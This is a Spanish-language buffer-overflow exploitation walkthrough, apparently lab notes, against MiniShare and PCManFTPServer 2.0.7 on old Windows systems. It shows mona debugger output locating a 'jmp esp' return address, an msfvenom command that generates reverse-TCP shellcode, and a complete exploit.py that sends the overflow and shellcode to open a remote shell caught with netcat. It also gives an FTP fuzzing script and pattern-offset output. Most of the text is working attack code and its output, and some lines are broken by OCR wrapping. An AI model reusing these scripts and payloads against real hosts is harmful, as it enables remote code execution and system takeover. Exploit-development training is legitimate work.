
```
================================================================================
  Output generated by mona.py v2.0, rev 613 - Immunity Debugger
  Corelan Team - https://www.corelan.be
================================================================================
  OS : xp, release 5.1.2600
  Process being debugged : minishare (pid 136)
  Current mona arguments: bytearray
================================================================================
  2021-05-21 22:55:57
================================================================================
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18`
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38`
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58`
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78`
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98`
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8`
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8`
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8`
```

File: Badchars1.py

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1',80))
metodo_http = "GET "
buff = "A"*1787 + "B"*4 + "C"*400
badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19
\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\
x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x-
59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\
x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\
x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\
xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\
xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\
xfb\xfc\xfd\xfe\xff")
```

```
buff = buff+badchars
cabecera_http=" HTTP/1.1\r\n\r\n"
buff_final = metodo_http+buff+cabecera_http
sock.send(buff_final)
sock.recv(1024)
sock.close()
```

Buscar ESP Y dumpear 014C3908



EIP 42424242

Buscar instrucciones de salto en ESP.

!mona jmp -r esp

View lOGDATA

```
0BADF00D [+] Writing results to jmp.txt
0BADF00D     - Number of pointers of type 'jmp esp' : 34
0BADF00D     - Number of pointers of type 'call esp' : 18
0BADF00D     - Number of pointers of type 'push esp # ret ' : 17
0BADF00D [+] Results :
7C86467B  0x7c86467b : jmp esp |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\kernel32.dll)
71A11C8B  0x71a11c8b : jmp esp |  {PAGE_EXECUTE_READ} [wshtcpip.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\System32\wshtcpip.dll)
77F8B227  0x77f8b227 : jmp esp |  {PAGE_EXECUTE_READ} [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHLWAPI.dll)
6677B24F  0x6677b24f : jmp esp |  {PAGE_EXECUTE_READ} [hnetcfg.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\hnetcfg.dll)
7E3A9353  0x7e3a9353 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
7E3C56F7  0x7e3c56f7 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
7E3D5AF7  0x7e3d5af7 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
7E3DB310  0x7e3db310 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
7E6B30D7  0x7e6b30d7 : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B30EB  0x7e6b30eb : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B30FF  0x7e6b30ff : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B313B  0x7e6b313b : jmp esp |  asciiprint,ascii {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B314F  0x7e6b314f : jmp esp |  asciiprint,ascii {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B3163  0x7e6b3163 : jmp esp |  asciiprint,ascii {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B318B  0x7e6b318b : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B319F  0x7e6b319f : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B31B3  0x7e6b31b3 : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B31C7  0x7e6b31c7 : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B31DB  0x7e6b31db : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
7E6B31EF  0x7e6b31ef : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF00D     Found a total of 69 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:22.743000
!mona jmp -r esp
```

Ruta: C:\Archivos de programa\Immunity Inc\Immunity Debugger\jmp.txt

Encontrado: 7E6B30D7 {PAGE_EXECUTE_READ} (ASLR:FALSE) C://Windows/system32/SHELL32.DLL

Lo interpretamos de manera inversa.
7E6B30D7 ---> D7306B7E

Creamos nuestra shellcode reverse TCP
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.6 LPORT=4444 EXITFUNC=thread -b "\x00\x0d" -f python

copiamos la shellcode y el valor interpretado (esp jump) D7306B7E


File: exploit.py

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.100.4',80))
metodo_http = "GET "
buf =  ""
buf += "\xba\x4f\xc3\xd3\xc6\xd9\xc5\xd9\x74\x24\xf4\x58\x2b"
buf += "\xc9\xb1\x52\x83\xe8\xfc\x31\x50\x0e\x03\x1f\xcd\x31"
buf += "\x33\x63\x39\x37\xbc\x9b\xba\x58\x34\x7e\x8b\x58\x22"
buf += "\x0b\xbc\x68\x20\x59\x31\x02\x64\x49\xc2\x66\xa1\x7e"
buf += "\x63\xcc\x97\xb1\x74\x7d\xeb\xd0\xf6\x7c\x38\x32\xc6"
buf += "\x4e\x4d\x33\x0f\xb2\xbc\x61\xd8\xb8\x13\x95\x6d\xf4"
buf += "\xaf\x1e\x3d\x18\xa8\xc3\xf6\x1b\x99\x52\x8c\x45\x39"
buf += "\x55\x41\xfe\x70\x4d\x86\x3b\xca\xe6\x7c\xb7\xcd\x2e"
buf += "\x4d\x38\x61\x0f\x61\xcb\x7b\x48\x46\x34\x0e\xa0\xb4"
buf += "\xc9\x09\x77\xc6\x15\x9f\x63\x60\xdd\x07\x4f\x90\x32"
buf += "\xd1\x04\x9e\xff\x95\x42\x83\xfe\x7a\xf9\xbf\x8b\x7c"
buf += "\x2d\x36\xcf\x5a\xe9\x12\x8b\xc3\xa8\xfe\x7a\xfb\xaa"
buf += "\xa0\x23\x59\xa1\x4d\x37\xd0\xe8\x19\xf4\xd9\x12\xda"
buf += "\x92\x6a\x61\xe8\x3d\xc1\xed\x40\xb5\xcf\xea\xa7\xec"
buf += "\xa8\x64\x56\x0f\xc9\xad\x9d\x5b\x99\xc5\x34\xe4\x72"
buf += "\x15\xb8\x31\xd4\x45\x16\xea\x95\x35\xd6\x5a\x7e\x5f"
buf += "\xd9\x85\x9e\x60\x33\xae\x35\x9b\xd4\x11\x61\xc7\x22"
buf += "\xfa\x70\x07\x3a\xa6\xfd\xe1\x56\x46\xa8\xba\xce\xff"
buf += "\xf1\x30\x6e\xff\x2f\x3d\xb0\x8b\xc3\xc2\x7f\x7c\xa9"
buf += "\xd0\xe8\x8c\xe4\x8a\xbf\x93\xd2\xa2\x5c\x01\xb9\x32"
buf += "\x2a\x3a\x16\x65\x7b\x8c\x6f\xe3\x91\xb7\xd9\x11\x68"
buf += "\x21\x21\x91\xb7\x92\xac\x18\x35\xae\x8a\x0a\x83\x2f"
```

```
buf += "\x97\x7e\x5b\x66\x41\x28\x1d\xd0\x23\x82\xf7\x8f\xed"
buf += "\x42\x81\xe3\x2d\x14\x8e\x29\xd8\xf8\x3f\x84\x9d\x07"
buf += "\x8f\x40\x2a\x70\xed\xf0\xd5\xab\xb5\x01\x9c\xf1\x9c"
buf += "\x89\x79\x60\x9d\xd7\x79\x5f\xe2\xe1\xf9\x55\x9b\x15"
buf += "\xe1\x1c\x9e\x52\xa5\xcd\xd2\xcb\x40\xf1\x41\xeb\x40"

buff = "A"*1787 + "\xd7\x30\x6b\x7e" + "\x90"*20 + buf
cabecera_http=" HTTP/1.1\r\n\r\n"
buff_final = metodo_http+buff+cabecera_http
sock.send(buff_final)
sock.recv(1024)
sock.close()
```

Ejecutando Exploit.

```
nc -lvp 4444
python2 exploit.py
```



PCManFTPServer-2.0.7

Fuzzing app.


Requisitos:

Copiar Mona en la ruta C:\Archivos de programa\Immunity Inc\Immunity Debugger\PyCommands


Añadir IP y Puerto del servicio.

File: fuzz.py

```
#!/usr/bin/python
import sys,socket
from time import sleep

length = 100

while True:
  try:
    print "length sent: " + str(length)
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.100.3',21))
    s.recv(1024)
    s.send("USER Anonymous")
    s.recv(1024)
    s.send("PASS pass")
    s.recv(1024)
    s.send('PORT ' + 'A'* length)
    s.recv(1024)
    s.close()
    sleep(1)
    length += 100
  except:
    print 'Fuzzing crased at %s bytes' % str(length)
    sys.exit()
```



Creamos Pattern en Mona.



!mona pattern_create 2100

```
41414141 [04:26:06] Access violation when executing [41414141]
0BADF00D [+] Command used:
0BADF00D !mona pattern_create 2100
0BADF00D Creating cyclic pattern of 2100 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7A
0BADF00D [+] Preparing output file 'pattern.txt'
0BADF00D     - (Re)setting logfile pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open pattern.txt and copy the pattern from the file
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.010000
```

Ruta:C:\Archivos de programa\Immunity Inc\Immunity Debugger\pattern.txt

```
=================================================================================
  Output generated by mona.py v2.0, rev 613 - Immunity Debugger
  Corelan Team - https://www.corelan.be
=================================================================================
  OS : 7, release 6.1.7601
  Process being debugged : PCManFTPD2 (pid 2432)
  Current mona arguments: pattern_create 2100
=================================================================================
  2021-05-23 04:34:15
=================================================================================

Pattern of 2100 bytes :
-----------------------

ASCII:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
i1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bl
2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9
```

Encontrando EIP offset

Añadir IP, Puerto del servicio y Pattern ASCII

